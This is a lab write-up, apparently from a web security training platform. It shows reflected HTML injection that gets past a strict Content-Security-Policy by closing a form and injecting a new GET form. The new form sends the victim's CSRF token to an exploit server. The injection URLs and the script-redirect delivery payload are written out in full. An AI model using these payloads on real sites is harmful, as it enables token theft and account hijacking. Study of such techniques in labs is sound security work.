Reflected XSS with CSP Bypass — CSRF Token Exfiltration Writeup
Initial Observation
Logging in as wiener:peter and navigating to /my-account. The page has an email change form. Intercepting a legitimate email change request in Burp reveals a CSRF token attached to the POST:
POST /my-account/change-email HTTP/2
[email protected]&csrf=bX2ZbBpj9YZM4MiUSMiAC0fuJfOHhFiz

That token is also visible in the page source as a hidden input field:
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
    <label>Email</label>
    <input required type="email" name="email" value="">
    <input required type="hidden" name="csrf" value="bX2ZbBpj9YZM4MiUSMiAC0fuJfOHhFiz">
    <button class='button' type='submit'> Update email </button>
</form>

The email input has an empty value attribute. The form POSTs to /my-account/change-email.
Web — Injection Point Discovery
Inspecting the email input field:

The value attribute is empty by default, but testing the ?email= URL parameter immediately shows reflection into that attribute:
/my-account?email=teto
<input required="" type="email" name="email" value="teto">

Input is reflected raw. Next, testing if we can break out of the attribute by injecting ">:
/my-account?email=teto">
<input required="" type="email" name="email" value="teto">
">

Attribute escape confirmed. Now trying a script tag for direct JS execution:
/my-account?email=teto"><script>alert(0)</script>
<input required="" type="email" name="email" value="teto">
<script>alert(0)</script>
">

No alert. The browser console explains why:

Content-Security-Policy: The page's settings blocked an inline style (style-src-elem) from being applied because it violates the following directive: "style-src 'self'".
Checking the full CSP header from the Network tab:
content-security-policy: default-src 'self'; object-src 'none'; style-src 'self'; script-src 'self'; img-src 'self'; base-uri 'none';
script-src 'self' blocks all inline scripts. img-src 'self' blocks external image loads, so onerror payloads won't work either. Inline JS execution is fully locked down — a different approach is needed.
Form Hijacking — Escaping the CSRF Token Context
Looking at the full form structure again:
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
    <label>Email</label>
    <input required="" type="email" name="email" value="teto">
    <input required="" type="hidden" name="csrf" value="bX2ZbBpj9YZM4MiUSMiAC0fuJfOHhFiz">
    <button class="button" type="submit"> Update email </button>
</form>

The CSRF token sits in a hidden input below the email field. If we can close the <form> tag mid-injection, we orphan that hidden input — it no longer belongs to the original form. Injecting "></form>:
/my-account?email=teto"></form>
<form class="login-form" name="change-email-form" action="/my-account/change-email" method="POST">
<label>Email</label>
<input required="" type="email" name="email" value="teto"></form>">
<input required="" type="hidden" name="csrf" value="bX2ZbBpj9YZM4MiUSMiAC0fuJfOHhFiz">
<button class="button" type="submit"> Update email </button>
</form>

The original form closes immediately after the email input. The CSRF hidden field is now floating outside it. From here, injecting a new <form> that points at the exploit server — with method="GET" so the CSRF value ends up in the URL query string and lands in the server logs:
/my-account?email=teto"></form><form class="login-form" name="tetoform" action="https://exploit-0ab8005003e7e2cc802c201201dc00eb.exploit-server.net/exploit" method="GET">

The result is that the orphaned CSRF hidden input and the existing "Update email" button are now children of the new form pointing at the exploit server. But there's still an unclosed "> in the DOM. Rather than fighting it, injecting a clean submit button without closing its tag takes advantage of that leftover "> to terminate it naturally:
/my-account?email=teto"></form><form class="login-form" name="tetoform" action="https://exploit-0ab8005003e7e2cc802c201201dc00eb.exploit-server.net/exploit" method="GET"><button class="button" type="submit"> Click me </button

A "Click me" button appears on the page. Clicking it:

Redirected to the exploit server. The CSRF token is in the URL:
exploit-server.net/exploit?csrf=bX2ZbBpj9YZM4MiUSMiAC0fuJfOHhFiz

And visible in the exploit server access log. The exfiltration vector works.
Delivering the Payload to the Victim
Now wrapping the crafted URL in a <script> redirect on the exploit server body — this sends whoever visits the exploit page to the malicious /my-account URL, which renders the hijacked form with the "Click me" button:
<script>
location='https://0a45000e031fe287805921e300710012.web-security-academy.net/my-account?email=teto"></form><form class="login-form" name="tetoform" action="https://exploit-0ab8005003e7e2cc802c201201dc00eb.exploit-server.net/exploit" method="GET"><button class="button" type="submit"> Click me </button';
</script>
Delivering to the victim. Checking the exploit server log:

